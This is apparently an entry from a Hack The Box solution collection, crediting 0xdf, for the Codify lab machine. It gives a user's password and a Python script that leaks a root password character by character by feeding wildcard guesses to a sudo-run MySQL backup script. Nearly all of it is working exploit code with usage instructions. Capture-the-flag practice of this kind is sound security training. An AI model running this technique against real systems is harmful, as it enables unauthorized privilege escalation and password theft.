24. 0xdf privesc exploit for HTB Codify. Usage `python3 leaked_password.py`. You will get prompted for the password of Joshua which is `spongebob1`. It will brute force the password in around 1 minute.

```
#!/usr/bin/env python3

import subprocess
import string

leaked_password = ""

while True:
    for c in string.printable[:-5]:
        if c in '*\\%':
            continue
        print(f"\r{leaked_password}{c}", flush=True, end="")
        result = subprocess.run(f"echo '{leaked_password}{c}*' | \
            sudo /opt/scripts/mysql-backup.sh", stdout=subprocess.\
            PIPE, stderr=subprocess.PIPE, shell=True)
        if "Password confirmed" in result.stdout.decode():
            leaked_password += c
            break
    else:
        break
print(f'\r{leaked_password}')
```